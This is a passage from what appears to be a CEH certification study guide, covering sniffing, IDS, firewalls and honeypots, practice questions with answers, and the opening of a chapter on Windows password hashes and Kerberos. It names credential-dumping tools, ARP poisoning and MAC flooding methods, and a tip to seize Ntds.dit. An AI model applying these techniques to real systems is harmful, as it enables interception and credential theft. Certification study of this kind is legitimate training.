talk to my girlfriend from my *car*! My dad told me it was one step closer to *Star Trek*, and one day we'd have them so small they'd be stuck to our shirts like Captain Kirk.

Today's tech is astounding, and at times it seems to me there's nothing left for us to invent. Then something comes around and I'm right back in high school, dying for my bag phone, and thinking about *Star Trek*. This time around, it's 3D printing.

I know you've seen and heard of it, but trust me, we're only scratching the surface. The following is from <http://3dprinting.com/what-is-3d-printing/>:

3D printing or additive manufacturing is a process of making three dimensional solid objects from a digital file. The creation of a 3D printed object is achieved using additive processes. In an additive process an object is created by laying down successive layers of material until the entire object is created. Each of these layers can be seen as a thinly sliced horizontal cross-section of the eventual object.

Did you notice that? A *digital* file. Suddenly the guy getting sucked into the video game and digitized to save *Tron's* world doesn't sound so fantastical, does it? And what about the future for this technology? Sure, we can envision printing our own furniture and clothes, but what about engines? Cars? Planes? And what if we get a little more advanced with the materials we can use to work in our "additive manufacturing"? Could we print our own food? Imagine, just like in *Star Trek*, when you wake in the morning and want a cup of coffee, you just say "coffee" and the little box on the wall prints it for you.

But consider the seedy side for a moment. Printers are gigantic security holes on our networks today. Could 3D printers be the same? Could the super-secret industrial plans for printing Company A's game-changing widget be stolen? Or could a competitor alter them just enough to where the widget

doesn't work? And if we can print food with them, what happens when the Bride gets mad and decides to "Kill Bill"? Could she just hack in and add a little arsenic to his sandwich print file? When security involves data and devices, it's almost surreal—when it involves lives, it's something else altogether.

The promise of 3D printing is worth dreaming about, and we all need to dream every now and again. Does it also come with nightmares? We'll just have to see when we boldly go where no one has gone before.

Honeypots

Our final network roadblock isn't really designed to stop you at all. Quite to the contrary, this one is designed to invite you in and make you comfortable. It provides you with a feeling of peace and tranquility, consistently boosting your ego with little successes along the way—and, like a long lost relative, encourages you to stay for a while.

A *honeypot* is a system set up as a decoy to entice attackers. The idea is to load it up with fake goodies, with not-*too*-easy vulnerabilities a hacker may exploit. An attacker, desperately looking for something to report as his success, would stumble upon your honeypot and spend all his time and effort there, leaving your real network, and resources, alone. While it sounds like a great idea, a honeypot isn't without its own dangers.

Pooh's Paradise

Winnie the Pooh, that huggable little fluff-filled iconic yellow bear popularized by Walt Disney back in the 1960s, sure loved his honey. As much time as he spent with his face in real pots of honey, I have to imagine his favorite network appliance would be of the same namesake. And, I'm sure, he'd find his way to some of the honeypot projects spanning the globe.

Honeypots aren't just to distract hackers; they're also great at tracking down all kinds of information. Combine this knowledge with the absolute loathing worldwide of unsolicited e-mail and those who forward spam, and it's not too difficult to see how groups of people might band their honeypots together in a coordinated effort to bring the spammers to a halt. Project Honey Pot is one such effort.

Project Honey Pot (www.projecthoneypot.org/) is a web-based network of honeypots using embedded software on various websites to collect information on spammers. The project collects IP addresses it catches harvesting e-mail addresses for spam purposes. This information is shared among various law enforcement agencies to help combat private spammers worldwide. The information collected is also used in research and development of newer versions of the software to further improve the efforts of the group as a whole. From their site, it is "the first and only distributed system for identifying spammers and the spambots they use to scrape addresses from your website. Using the Project Honey Pot system you can install addresses that are custom-tagged to the time and IP address of a visitor to your site. If one of these addresses begins receiving e-mail we not only can tell that the messages are spam, but also the exact moment when the address was harvested and the IP address that gathered it."

Another collaborative effort is The HoneyNet Project (www.honeynet.org/), founded in 1999. An international, nonprofit (501c3) research organization dedicated to improving the security of the Internet at no cost to the public, The HoneyNet Project raises awareness of threats and provides a "Know Your Enemy" series of papers. The project also provides security tools and techniques to help defeat cyberthreats. It now includes multiple active chapters around the world.

These projects, and others like them, demonstrate the good side of the Internet and networking altogether. Many open source projects like these are put together by well-meaning

groups simply trying to make the world a better place. Pooh Bear, no doubt, would love them.

By design a honeypot will be hacked, so this brings up two very important points regarding it. First, anything and everything on a honeypot system is not to be trusted. Anything that has that many successful attacks against it could be riddled with loads of stuff you don't even know about yet. Don't put information or resources on the honeypot that can prove useful to an attacker, and don't trust anything you pull off it. Granted, the information and resources have to *look* legitimate; just make sure they're not.

Second, the location of the honeypot is of utmost importance. You want this to be seen by the outside world, so you could place it outside the firewall. However, is that really going to fool anyone? Do you really believe a seasoned attacker is just going to accept the fact an administrator protected everything on the network by putting everything behind a firewall but just forgot this *really* important server on the outside? A better, more realistic placement is inside the DMZ. A hacker will discover pretty quickly where the firewall is, and placing a hard-to-find port backdoor to your honeypot is just the ticket to draw them in. Wherever the honeypot winds up being located, it needs to be walled off to prevent it becoming a launching pad for further attacks.

There are four types of honeypots: high, medium, and low interaction, and "pure." A high-interaction honeypot simulates all services and applications and is designed to be completely compromised. A medium-interaction honeypot simulates a real operating system and several applications and services. A low-interaction honeypot simulates a limited number of services and cannot be compromised completely (by design). Lastly, the "pure" honeypot emulates the actual production network of the organization.

Of course, in the real world almost no one has the time, interest, or concern for installing and maintaining a honeypot. And most real

hackers know they're in one pretty quickly and that the payoff (that is, getting anything substantially useful out of it) is oftentimes nothing. But it *is* testable material, so learn what you must.



EXAM TIP Silly as it may sound, just stick with the exact wording and memorize these honeypot types. You won't be given one to crawl around in on the exam, only to then be asked which type it is—you'll be given a basic knowledge question designed to test your memory.

Chapter Review

Sniffing (aka *wiretapping* by law enforcement) is the art of capturing packets as they pass on a wire, or over the airwaves, to review for interesting information. The process of sniffing comes down to a few items of great importance: what state the NIC is in, what access medium you are connected to, and what tool you're running.

A sniffer needs your card to run in *promiscuous mode*. This simply means that, regardless of address, if the frame is passing on the wire, the NIC will grab it and pull it in for a look. Pcap is needed for your card to effectively slip into promiscuous mode. On Windows, the de facto driver/library choice is WinPcap. On Linux, it's libpcap.

As long as your system is within the same collision domain, right out of the box, and you don't change a thing, your NIC will see *every* message intended for anyone else *in the domain*. Collision domains are composed of all the machines *sharing any given transport medium*. All systems connected to a hub share the same collision domain. Switches split collision domains so that each system connected to the switch resides in its own little collision domain—the switch sends frames down a wire for a given computer only if they're intended for the recipient. If your computer is

connected to a switch, you receive only those messages intended for your own NIC.

There are some important protocols in the upper layers for you to pay attention to in sniffing. Simple Mail Transfer Protocol was designed to carry an e-mail message. Because it was written to carry nothing but ASCII, everything sent via SMTP, with no encryption added at another layer, is sent as clear text. FTP requires a user ID and password to access the server (usually), but the information is passed in clear text over the wire. TFTP passes *everything* in clear text, and you can pull keystrokes from a sniffed Telnet session. SNMPv1 and NNTP send their passwords and data over clear text, as do IMAP and POP3.

Address Resolution Protocol (ARP) resolves IP addresses to machine (MAC) addresses. As a frame is being built inside the sending machine, the system sends an ARP_REQUEST to find out which MAC address inside the subnet can process the message. The machine on the local subnet with the requested IP responds with an ARP_REPLY. The protocol retains a cache on machines as it works, and it works on a broadcast basis. The cache is dynamic—that is, the information in it doesn't stay there forever, and when your system gets an updated ARP message, it overwrites the cache with the new information. A *gratuitous ARP* is a special packet that updates the ARP cache of other systems before they even ask for it—in other words, before they send an ARP_REQUEST.

IPv6 uses a 128-bit address instead of the 32-bit IPv4 version, and it is represented as eight groups of four hexadecimal digits separated by colons (for example, 2002:0b58:8da3:0041:1000:4a2e:0730:7443). Leading zeros from any groups of hexadecimal digits can be removed, and consecutive sections of zeros can be replaced with a double colon (::). The IPv6 “loopback” address is 0000:0000:0000:0000:0000:0000:0000:0001 and may be edited all the way down to ::1.

IPv6 address types include unicast, multicast, and anycast, and the scope for multicast and unicast includes link local, site local, and global. There is no equivalent in IPv6 to the broadcast address of

IPv4. Unicast is just like IPv4 (addressed for one recipient) and so is multicast (addressed for many). Anycast works just like multicast; however, whereas multicast is intended to be received by a bunch of machines in a group, anycast is designed to be received and opened only by the *closest* member of the group. In IPv6, the address block fe80::/10 has been reserved for link-local addressing. The unique local address (the counterpart of IPv4 private addressing) is in the fc00:: /7 block. Prefixes for site-local addresses will always be FEC0::/10.

Lawful interception is the process of *legally* intercepting communications between two (or more) parties for surveillance on telecommunications, VoIP, data, and multiservice networks. Wiretapping (monitoring a phone or Internet conversation) can be active or passive. Active wiretapping involves interjecting something into the communication (traffic), for whatever reason. Passive wiretapping only monitors and records the data. PRISM (Planning Tool for Resource Integration, Synchronization, and Management) is the data tool used to collect foreign intelligence passing through U.S. network resources.

EC-Council breaks sniffing down into two main categories: passive and active. *Passive sniffing* is exactly what it sounds like: plug in a sniffer and, without any other interaction needed on your part, start pulling data packets to view at your leisure. Passive sniffing works only if your machine's NIC is part of the same collision domain as the targets you want to listen to (and it's configured to listen). Active sniffing requires some additional work on your part, either from a packet injection or manipulation stance or from forcing network devices to play nicely with your efforts. Active sniffing usually means the collision domain you are part of is segmented from those you want to look in to (which means you're probably attached to a switch), and you'll have to take proactive steps in order to sniff.

One trick for active sniffing purposes is to get a switch to close the port you are connected to every time it closes the port you want to sniff. A *span port* (also called *port mirroring*) is one in which the

switch configuration has been altered to send a copy of all frames from one port, or a succession of ports, to another.

Another option you have is to fill the content addressable memory (CAM) table, such that the switch can't keep up and floods all packets. This process is known as *MAC flooding*. Etherflood and Macof are examples of tools you can use to conduct MAC flooding. *Switch port stealing* refers to the process of flooding the CAM with unsolicited ARPs regarding specific ports, thus creating a race condition.

ARP poisoning is the process of maliciously changing an ARP cache on a machine to inject faulty entries. Most modern switches have built-in defenses for too many ARP broadcasts coming across the wire (for example, you can configure Dynamic ARP Inspection using DHCP snooping inside Cisco IOS). Also, administrators can put to use a wide variety of network monitoring tools, such as XArp, to watch for this, and some network administrators manually add the default gateway MAC permanently (using **arp -s**) into the ARP cache on each device. A couple of tools that make ARP flooding as easy as pressing a button are Cain and Abel, WinArpAttacker, Ufasoft, and dsniff (a collection of Linux tools that includes a tool called ARPspoofer).

DHCP starvation is an attack whereby the malicious agent attempts to exhaust all available addresses from the server. Packets in the DHCP exchange include DHCPDISCOVER, DHCP OFFER, DHCPREQUEST, and DHCPACK. The corresponding packets in DHCPv6 are known as Solicit, Advertise, Request (or Confirm/Renew), and Reply, respectively. Tools such as Yersinia and Dhcpstarv can carry out DHCP starvation attacks, and configuring DHCP snooping on your network device is considered the proper mitigation against this attack. Another fun DHCP attack is using a rogue DHCP server. An attacker sets up his own DHCP server on the network and starts handing out bad IP addresses to legitimate systems connecting to the network. Whether in conjunction with the DHCP starvation attack or not, this could allow an attacker to redirect communications sessions.

MAC spoofing (aka MAC duplication) is a simple process of figuring out the MAC address of the system you wish to sniff traffic from and changing your MAC address to match it. IRDP spoofing is an attack where the hacker sends spoofed ICMP Router Discovery Protocol messages through the network, advertising whatever gateway she wants all the system to start routing messages to. DNS poisoning is much the same as ARP poisoning, just with DNS entries.

Wireshark is probably the most popular sniffer available, can capture packets from wired or wireless networks, and provides a fairly easy-to-use interface. Wireshark also offers an almost innumerable array of filters you can apply to any given sniffing session, and you can fine-tune your results to exactly what you're looking for. Filters are of great use when you set up a packet capture for a long period of time, and they will show up in bunches on your exam. For example, the string **! (arp or icmp or dns)** filters out all the annoying ARP, ICMP, and DNS packets from your display. The **http.request** string displays all the HTTP GET requests, while the **tcp contains string** argument displays all TCP segments that contain the word "string." The expression **ip.addr==172.17.15.12 && tcp.port==23** displays all Telnet packets containing the IP address 172.17.15.12, while the expression **ip.addr==172.17.15.12 or ip.addr==172.17.15.60** shows packets containing either address. Make very sure you are familiar with what the *equal to*, *and*, and *or* conjunctions mean. *Equal to* (**==**) means exactly what it says—the packet will display if the argument appears in the packet. *And* (**&&**) means the packet will display only if *both* arguments appear. *Or* (**or**) means the packet will display if either argument appears.

Intrusion detection systems (IDSs) are hardware and/or software devices that examine streams of packets for unusual or malicious behavior. Sometimes this is done via a *signature* list, where the IDS compares packets against a list of known traffic patterns that indicate an attack. When a match is made, the alarm sounds. Other IDSs may be *anomaly* (or behavior) based, making decisions on alerts based on learned behavior and "normal" patterns—anything

out of the ordinary for a normal day sounds the alarm. *Libwhisker* is a full-featured Perl library used for HTTP-related functions, including vulnerability scanning, exploitation, and, of course, IDS evasion.

A *false positive* occurs when a system alerts on traffic as being malicious when it is not. A *false negative* occurs when the IDS reports a particular stream of traffic is just fine, with no corresponding alarm or alert, when, in fact, an intrusion attempt did occur. False negatives are considered far worse than false positives, for obvious reasons. A host-based IDS (HIDS) is usually a software program that resides on the host itself. A network-based IDS (NIDS) sits on the network perimeter.

Snort is an open source IDS that is a powerful sniffer as well as a traffic-logging, protocol-analyzing tool that can detect buffer overflows, port scans, operating system fingerprinting, and almost every conceivable external attack or probe you can imagine. Snort runs in three different modes. Sniffer mode lets you watch packets in real time as they come across your network tap. Packet Logger mode saves packets to disk for review at a later time. Network Intrusion Detection System mode analyzes network traffic against various rule sets you pick from, depending on your network's situation. NIDS mode can then perform a variety of actions based on what you've told it to do.

The Snort configuration file resides in `/etc/snort` on Unix/Linux installations and in `c:\snort\etc\` on most Windows installations. The configuration file is used to launch Snort and contains a list of which rule sets to engage at startup. To start Snort, use

```
snort -l c:\snort\log\ -c c:\snort\etc\snort.conf
```

Snort rules are simple. They must be a single line and are composed of a header and options. Each rule contains an action, a protocol, the rule format direction (which could be bidirectional), a source address/port, a destination address/port, and message parameters. A Snort rule action can be Alert (in a variety of configured methods, alert when the condition is met), Log (simply make a note when the condition is met), or Pass (ignore the packet).

Be familiar with the basics of Snort rule syntax, as well as the raw output from the packet capture. Pay special attention in the output to port numbers; most questions can be answered just by knowing what port numbers go with which protocol and where to find them in the output. Also, always watch the directional arrows in test questions.

A *firewall* is an appliance within a network that is designed to protect internal resources from unauthorized external access. Firewalls work with a set of rules, *explicitly* stating what is allowed to pass from one side of the firewall to the other. Additionally, most firewalls work with an *implicit deny* principle, which means if there is not a rule defined to allow the packet to pass, it is blocked—there is no need to create a rule to deny packets. The *screened subnet* (aka *public zone*) of your DMZ is connected to the Internet and hosts all the public-facing servers and services your organization provides. These *bastion hosts* sit outside your internal firewall and are designed to protect internal network resources from attack: they're called bastions because they can withstand Internet traffic attacks. The *private zone* holds all the internal hosts that no Internet host has any business dealing with. Lastly, because your firewall has two or more interfaces, it is referred to as *multi-homed*.

Originally, firewalls were all *packet-filtering* firewalls. They basically looked at the headers of packets coming through a port and decided whether to allow them based on the ACLs configured. *Stateful inspection* firewalls give the firewall the means to track the entire status of a connection. ECC also calls these *stateful multilayer inspection* firewalls, with the capability from the Network layer up to the Application layer (although their focus is in Layers 3 and 4). Circuit-level gateway firewalls work at the Session layer and allow or prevent data streams—they're not necessarily concerned with each packet. An application-level firewall filters traffic much like a proxy—allowing specific applications (services) in and out of the network based on its rule set.

HTTP tunneling is a firewall-evasion technique. Evasion can also be carried out via session splicing—a fancy term for *fragmentation*—

where you put payload into packets the IDS usually ignores.

A honeypot is a system set up as a decoy to entice attackers. There are four types of honeypots: high, medium, and low interaction, and "pure." A high-interaction honeypot simulates all services and applications and is designed to be completely compromised. A medium-interaction honeypot simulates a real operating system and several applications and services. A low-interaction honeypot simulates a limited number of services and cannot be compromised completely (by design). A "pure" honeypot emulates the actual production network of the organization.

Questions

1. Which of the following best describes a honeypot?
 - A. It is used to filter traffic from screened subnets.
 - B. It is used to gather information about potential network attackers.
 - C. It is used to analyze traffic for detection signatures.
 - D. Its primary function involves malware and virus protection.
2. Which of the following Wireshark filters would display all traffic sent from, or destined to, systems on the 172.17.15.0/24 subnet? (Choose all that apply.)
 - A. `ip.addr == 172.17.15.0/24`
 - B. `ip.src == 172.17.15.0/24 and ip.dst == 172.17.15.0/24`
 - C. `ip.src == 172.17.15.0/24 or ip.dst == 172.17.15.0/24`
 - D. `ip.src == 172.17.15.0/24 and ip.dst == 172.17.15.0/24`
3. Which of the following best describes active sniffing? (Choose all that apply.)
 - A. Active sniffing is usually required when hubs are in place.
 - B. Active sniffing is usually required when switches are in place.

- C.** Active sniffing is harder to detect than passive sniffing.
 - D.** Active sniffing is easier to detect than passive sniffing.
- 4.** Your client tells you they know beyond a doubt an attacker is sending messages back and forth from their network, yet the IDS doesn't appear to be alerting on the traffic. Which of the following is most likely true?
- A.** The attacker is sending messages over an SSL tunnel.
 - B.** The attacker has corrupted ACLs on every router in the network.
 - C.** The attacker has set up port security on network switches.
 - D.** The attacker has configured a trunk port on a switch.
- 5.** Which display filter for Wireshark shows all TCP packets containing the word *facebook*?
- A.** `content==facebook`
 - B.** `tcp contains facebook`
 - C.** `display==facebook`
 - D.** `tcp.all contains ==facebook`
- 6.** You are configuring rules for your Snort installation and want to have an alert message of "Attempted FTP" on any FTP packet coming from an outside address intended for one of your internal hosts. Which of the following rules is correct for this situation?
- A.** `alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"Attempted FTP")`
 - B.** `alert tcp $EXTERNAL_NET any -> $HOME_NET 25 (msg:"Attempted FTP")`
 - C.** `alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"Attempted FTP")`

- D.** alert tcp \$HOME_NET 21 -> \$EXTERNAL_NET any
(msg:"Attempted FTP")
- 7.** What occurs when an IDS does not properly identify a malicious packet entering the network?
- A.** False negative
 - B.** False positive
 - C.** True negative
 - D.** True positive
- 8.** Machine A (with MAC address 00-01-02-AA-BB-CC) and Machine B (00-01-02-BB-CC-DD) are on the same subnet. Machine C, with address 00-01-02-CC-DD-EE, is on a different subnet. While the attacker is sniffing on the fully switched network, Machine B sends a message to Machine C. If an attacker on Machine A wanted to receive a copy of this message, which of the following circumstances would be necessary?
- A.** The ARP cache of the router would need to be poisoned, changing the entry for Machine A to 00-01-02-CC-DD-EE.
 - B.** The ARP cache of Machine B would need to be poisoned, changing the entry for the default gateway to 00-01-02-AA-BB-CC.
 - C.** The ARP cache of Machine C would need to be poisoned, changing the entry for the default gateway to 00-01-02-AA-BB-CC.
 - D.** The ARP cache of Machine A would need to be poisoned, changing the entry for Machine C to 00-01-02-BB-CC-DD.
- 9.** An IDS installed on the network perimeter sees a spike in traffic during off-duty hours and begins logging and alerting. Which type of IDS is in place?
- A.** Stateful

B. Signature based

C. Anomaly based

D. Packet filtering

10. In what situation would you employ a proxy server? (Choose the best answer.)

A. You want to share files inside the corporate network.

B. You want to allow outside customers into a corporate website.

C. You want to filter Internet traffic for internal systems.

D. You want to provide IP addresses to internal hosts.

11. An attacker has successfully connected a laptop to a switch port and turned on a sniffer. The NIC is running in promiscuous mode, and the laptop is left alone for a few hours to capture traffic. Which of the following statements are true? (Choose all that apply.)

A. The packet capture will provide the MAC addresses of other machines connected to the switch.

B. The packet capture will provide only the MAC addresses of the laptop and the default gateway.

C. The packet capture will display all traffic intended for the laptop.

D. The packet capture will display all traffic intended for the default gateway.

12. Which of the following are appropriate active sniffing techniques against a switched network? (Choose all that apply.)

A. ARP poisoning

B. MAC flooding

C. SYN flooding

- D.** Birthday attack
 - E.** Firewalking
- 13.** A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?
- A.** Libpcap
 - B.** WinProm
 - C.** WinPcap
 - D.** Promsw
- 14.** Which of the following works at Layer 5 of the OSI model?
- A.** Stateful firewall
 - B.** Packet-filtering firewall
 - C.** Circuit-level firewall
 - D.** Application-level firewall

Answers

- 1. B.** A honeypot is designed to draw attackers in so you can watch what they do, how they do it, and where they do it from.
- 2. A, C.** In Wireshark filter questions, always pay attention to the operators. While answer A shows any packet with the correct IP address in it, anywhere, the **or** operator in answer C shows packets meeting both options.
- 3. B, D.** If you're on a hub, why bother with active sniffing techniques? You're already seeing everything. Also, active sniffing is much more likely to get you caught than simply plugging in a wire and sitting back.
- 4. A.** Encryption is the bane of an IDS's existence. If traffic is encrypted, the IDS is blind as a bat.

5. **B.** The appropriate Wireshark display filter is the following: `tcp contains search-string`
6. **C.** Snort rules follow the same syntax: `action protocol src address src port -> dest address port (options)`
7. **A.** When traffic gets to the IDS, is examined, and is still let through even though it's malicious, a false negative has occurred. And a false negative is really, really bad.
8. **B.** ARP poisoning is done on the machine creating the frame—the sender. Changing the default gateway entry on the sending machine results in all frames intended for an IP out of the subnet being delivered to the attacker. Changing the ARP cache on the other machine or the router is pointless.
9. **C.** IDSs can be signature or anomaly based. Anomaly-based systems build a baseline of normal traffic patterns over time, and anything that appears outside of the baseline is flagged.
10. **C.** There are a bunch of reasons for having a proxy. In this case, you're using it to filter traffic between internal hosts and the rest of the world. Generally, proxies don't act as file servers, websites, or DHCP servers.
11. **A, C.** Switches filter or flood traffic based on the address. Broadcast traffic, such as ARP requests and answers, is flooded to all ports. Unicast traffic, such as traffic intended for the laptop itself or the default gateway, is sent only to the port on which the machine rests.
12. **A, B.** ARP poisoning can be used to trick a system into sending packets to your machine instead of recipients (including the default gateway). MAC flooding is an older attack used to fill a CAM table and make a switch behave like a hub.
13. **C.** WinPcap is the library used for Windows devices. Libpcap is used on Linux devices for the same purpose.
14. **C.** I admit, this one is tricky. Yes, circuit-level firewalls work at Layer 5. Stateful firewalls can be said to work at Layer 5, but

they're focused on Layers 3 and 4. Application-level firewalls work at Layer 7.

Attacking a System

In this chapter you will

- Describe the CEH hacking methodology and system hacking steps
- Explore methods used to gain access to systems
- Examine methods used to escalate privileges
- Describe methods used to maintain access to systems
- Investigate methods of evidence erasure
- Identify rootkit function and types
- Identify basics of Windows and Linux file structure, directories, and commands

Ever heard of noodling? It's a really fun and exciting way to fish—if you're borderline insane, have no fear of losing a finger, hand, or (in some cases) your life, and feel that the best way to even things up in the hunt is to actually get in the water with your prey. Noodling has been around for a long time and involves catching catfish—sometimes giant, triple-digit-pound catfish—with your bare hands.

The idea is pretty simple. The noodler slowly crawls along the riverbed close to the bank and searches for holes. These holes can be up in the clay siding of the river, inside a hollow tree trunk, or under rocks, and they are used by catfish during daylight hours to rest and prepare for the evening hunt for food. Once the noodler finds a hole, he reaches his hand, arm, or (depending on the depth of the hole) leg into the hole hoping that a fish hiding in the hole *bites onto the hand, arm, or leg* so it can then be drug out of its hiding place. Of course, occasionally there's something else in the hole. Like a snake, alligator, beaver, turtle, or other animal capable of lopping off a digit or two, but hey—what's life without a few risks?

Sometimes the hole is so deep the noodler has to go completely underwater to battle his prey. And sometimes it even leads to a giant underwater lair, with multiple escape routes for the catfish. In this case, a team of noodlers is needed to cover up every exit hole from the catfish lair. And, of course, to block the exit holes they don't use rocks or pieces of board; instead, they cram their hands, arms, legs, and every other body part into the openings. As the head noodler goes in for the fish, it will ram into and bite everyone else while it's looking for an escape route—because, if nothing else, noodling is about sharing.

No, I'm not making this up. Noodlers catch dinner by having the fish bite onto their hands and then dragging them out of their holes up to the boat, the stringer, and eventually the frying pan. They seek out targets, slowly examine and map out every potential avenue in, and take risks to bring home the prize. Occasionally, as just mentioned, they even use a team to get things done. So, perhaps this may be a weird analogy to kick off your system hacking efforts, but after all this time preparing, aren't you ready to get in the water and get your hands dirty? Even if it means you may get bit? Maybe we have more in common with noodlers than we thought.

This is the chapter where I start talking about actual system hacking. If you skipped ahead, go back and check those riverbank holes I covered in the first few chapters. There's muddy water up ahead, and I don't want any accidents.

Getting Started

Before getting started in actual attacks against the system, it's pretty important that we take stock of where we're at. Better stated, we should take stock of where we *should be* before attacking a device. We should, at this point, have already gone through footprinting, scanning, and enumeration. We should already have a good high-level view of the entire landscape, including the network range and all that competitive intelligence we talked about earlier. We should have already assessed available targets, identified services and operating systems running on the network, and figured out security flaws and vulnerabilities we might find interesting. In short, we should be channeling Sun Tzu and knowing our enemies (in this case, our targets) better than they know themselves.

If that's all done, great—the attack phase will go relatively smoothly. If it's not done, and not done thoroughly, you're wasting your time moving forward and should go back to the beginning. Assuming you've paid attention and are following pen test principles so far, let's cover a few things you should know about the operating systems you'll be targeting and take a look at the methodology for attacking a system.

Windows Security Architecture

[Chapter 3](#) introduced enumeration and went through all the fun with RIDs and SIDs; however, there's a lot more to get to, and this is the best place to get to it. The good news is, ECC seems to have cut way back on the OS architecture questions, so much of this section is more for your edification as a budding ethical hacker—and don't worry, I'll point out the items of interest for you.

To properly break down Windows security architecture—at least the remaining parts of it we care about for our efforts here, anyway—it's probably best we start by answering questions such as "Where are passwords stored on the system?" and "How does Windows authenticate users?" In answer to the first question, what would you say if I told you the passwords themselves aren't stored *anywhere*

on the machine? After all, it'd be kind of stupid to just stick them somewhere on a machine for anyone to grab and steal, right? Turns out that idea—storing passwords on a machine so they can be used for authentication while simultaneously figuring out how to protect them from theft—is what brought about the Security Accounts Manager (SAM) file.



NOTE Want a tool to use for extracting these hashes? Give `pwdump7` or `mimikatz` a try.

Microsoft Windows stores authentication credentials in the SAM file, located in the `C:\Windows\System32\Config` folder. Notice I avoided saying “passwords” because the purists lose their collective minds and start yelling semantic arguments at the book when I do. It’s actually more proper to say, “Microsoft Windows stores the *hash value* of passwords in the SAM file.” We’ve got a whole chapter regarding cryptography and encryption upcoming, but for now just know that a hash is a one-way mathematical algorithm that produces a unique output for a given input. Since it’s one-way (in other words, you cannot simply reverse the hash value to the input it came from), storing the hash—and sending the hash across the wire for authentication—is a pretty good idea.



NOTE You may recall from the book’s introduction that ECC sometimes takes liberties with semantics and grammar. Want an example? I’ve seen references in ECC study material to the SAM *database*, and I didn’t want anyone to get confused. The SAM is a file, not a database. It can be copied and stored elsewhere. It can be modified. It can’t be queried by SQL, nor is it a cog in some Oracle

wizardry. *Active Directory* works with passwords in a database, but not the SAM.

The biggest cause of concern for this method of password storage—and with hashing in general—is the complexity of the hash algorithm used. While you cannot reverse a hash, you can certainly steal it and, given enough time to run through variations with a password-cracking tool, come up with something—quite possibly even the original password—that matches the hash. Some hash algorithms and methods are more secure than others, and Microsoft started out with one that became a hacker’s dream.

Hashing passwords in Windows has a long history. Back in the days when people rewound movies after watching them (those of you who remember the VHS-versus-Betamax debate are nodding here at the reference), Windows 2000 and Windows NT—type machines used something called LAN Manager (LM), and then NT LAN Manager (NTLM), to hash passwords. LM hashing would first take the password and convert everything to uppercase. Then, if the password was less than 14 characters, it would add blank spaces to get it to 14. Then the new, all-uppercase, 14-character password would be split into two 7-character strings. These strings would be hashed separately, with both hashes then combined for the output.



NOTE LM authentication (DES) was used with Windows 95/98 machines. NTLM (DES and MD4) was used with Windows NT machines until SP3. NTLM v2 (MD5) was used after that. Kerberos came about with Windows 2000. All are still important to know and try because many systems keep the authentication mechanisms around for backward-compatibility reasons.

Obviously, this makes things easier for a hacker. How so, you may be asking? Well, if a password is seven characters or less (or uses

only one or two character spaces in the second portion), this significantly reduces the amount of time required to crack the rest of it—because the LM hash value of seven blank characters will always be the same (AAD3B435B51404EE). For example, consider a password of M@tt123. The entire LM hash might look like this when we steal it: 9FAF6B755DC38E12AAD3B435B51404EE. Because we know how the hash is created, we can split it in half to work on each side separately: 9FAF6B755DC38E12 is the first half, and AAD3B435B51404EE is the second. The first half we put through a cracker and get to work. The second, though, is easily recognizable as the hash value of seven blank characters! This tells you the password is seven characters or less and greatly reduces the amount of time the cracking software will need to break the password.



NOTE Steps an administrator can take to reduce the risk in regard to password theft and cracking are fairly common sense. Never leave default passwords in place after installs, follow naming rules with passwords (no personal names, pet names, birth dates, and so on), require longer passwords, and change them often. Additionally, constantly and consistently check every account with credentials higher than that of a normal user, and be careful with accounts that have “permanent” passwords. If it’s not going to be changed, it better be one heck of a good password. Lastly, remember that keeping an eye on event logs can be helpful in tracking down failed attempts at password guessing.

Should you steal a SAM file and look at it, the results usually are pretty ugly (see [Figure 5-1](#) for an example). There are a lot of characters and asterisks, and not much that seems to make any sense. In Windows Vista and later, the LM hash is shown as blank

(the NO PASSWORD entries in the SAM file) and the NTLM hash appears second.

User names	SIDs	LM hashes	NTLM hashes
Administrator:500:	NO PASSWORD	*****	62980A9EE372475C8148B7108CBA3031:::
Guest:501:	NO PASSWORD	*****	NO PASSWORD*****:::
Admin:1001:	NO PASSWORD	*****	BE52C450AB99714FD2EDC5B40C25AD47:::
Noodler:1002:	NO PASSWORD	*****	BF5A402DA294ACBC175B394A080FED79:::
Stumpy:1003:	NO PASSWORD	*****	895CDCAA2252312793ED6967B28C1025:::
Nofinger:1004:	NO PASSWORD	*****	0CB8975A378F364893AB5689D13AEB17:::

Figure 5-1 SAM file

Of course, finding an easy-to-crack NTLM hash on your target system won't necessarily be easy. You first have to steal it (and by "it" I mean the SAM file), usually via physical access with a bootable CD or maybe even through a copy found on a backup tape. Even after it has been obtained, though, the addition of *salting* (additional protection by adding random data as additional input *before* being hashed) and the use of better methods for authentication (NTLMv2 and Kerberos, if you sniff the hash value) make life for a password cracker pretty tough. Most administrators are wising up and forcing users to use longer passwords and allowing shorter timeframes in which to keep them. Furthermore, Windows has gotten *much* better at password security in the past couple of decades. LM authentication has six levels available (0 was the Windows XP default, and 2 is the default since 2003), and Kerberos transports the passwords much more securely than previously. Remember, though, you're not hunting the healthy—you're looking for the weak and overlooked.



NOTE If, during your testing, you happen to come across a domain controller in your target Windows network, grab the Ntds.dit ESE database file (it's located in

%SystemRoot%\NTDS\Ntds.dit or %SystemRoot%\System32\Ntds.dit). The Ntds.dit file is effectively the entire Active Directory in a file, and it contains all the good stuff. There are tools out there to extract all the hashes from that file, and if you get it, you own everything.

Speaking of the healthy, we should spend some time talking about the Windows default authentication protocol/method, Kerberos. Kerberos makes use of both symmetric and asymmetric encryption technologies to securely transmit passwords and keys across a network. The entire process is made up of a Key Distribution Center (KDC), an Authentication Service (AS), a Ticket Granting Service (TGS), and the Ticket Granting Ticket (TGT).



NOTE Where did the name *Kerberos* come from? Glad you asked. Some very geeky folks got together in something called the Athena Project at the Massachusetts Institute of Technology (MIT) and created a brand-new authentication mechanism. As geeks are wont to do, they decided to name it something cool, and what's cooler than a three-headed dog guarding the gates of Hades? "Kerberos" it was, and nerds everywhere rejoiced.

A basic Kerberos exchange follows a few easy but secure steps. The client first asks the KDC (which holds the AS and TGS) for a ticket, which will be used to authenticate throughout the network. This request is in clear text. The server responds with a secret key, which is hashed by the password copy kept on the server (in Active Directory). This is known as the TGT. If the client can decrypt the message (and it should since it knows the password), the TGT is sent back to the server requesting a TGS service ticket. The server responds with the service ticket, and the client is allowed to log on

and access network resources. See [Figure 5-2](#) for a display of this exchange.

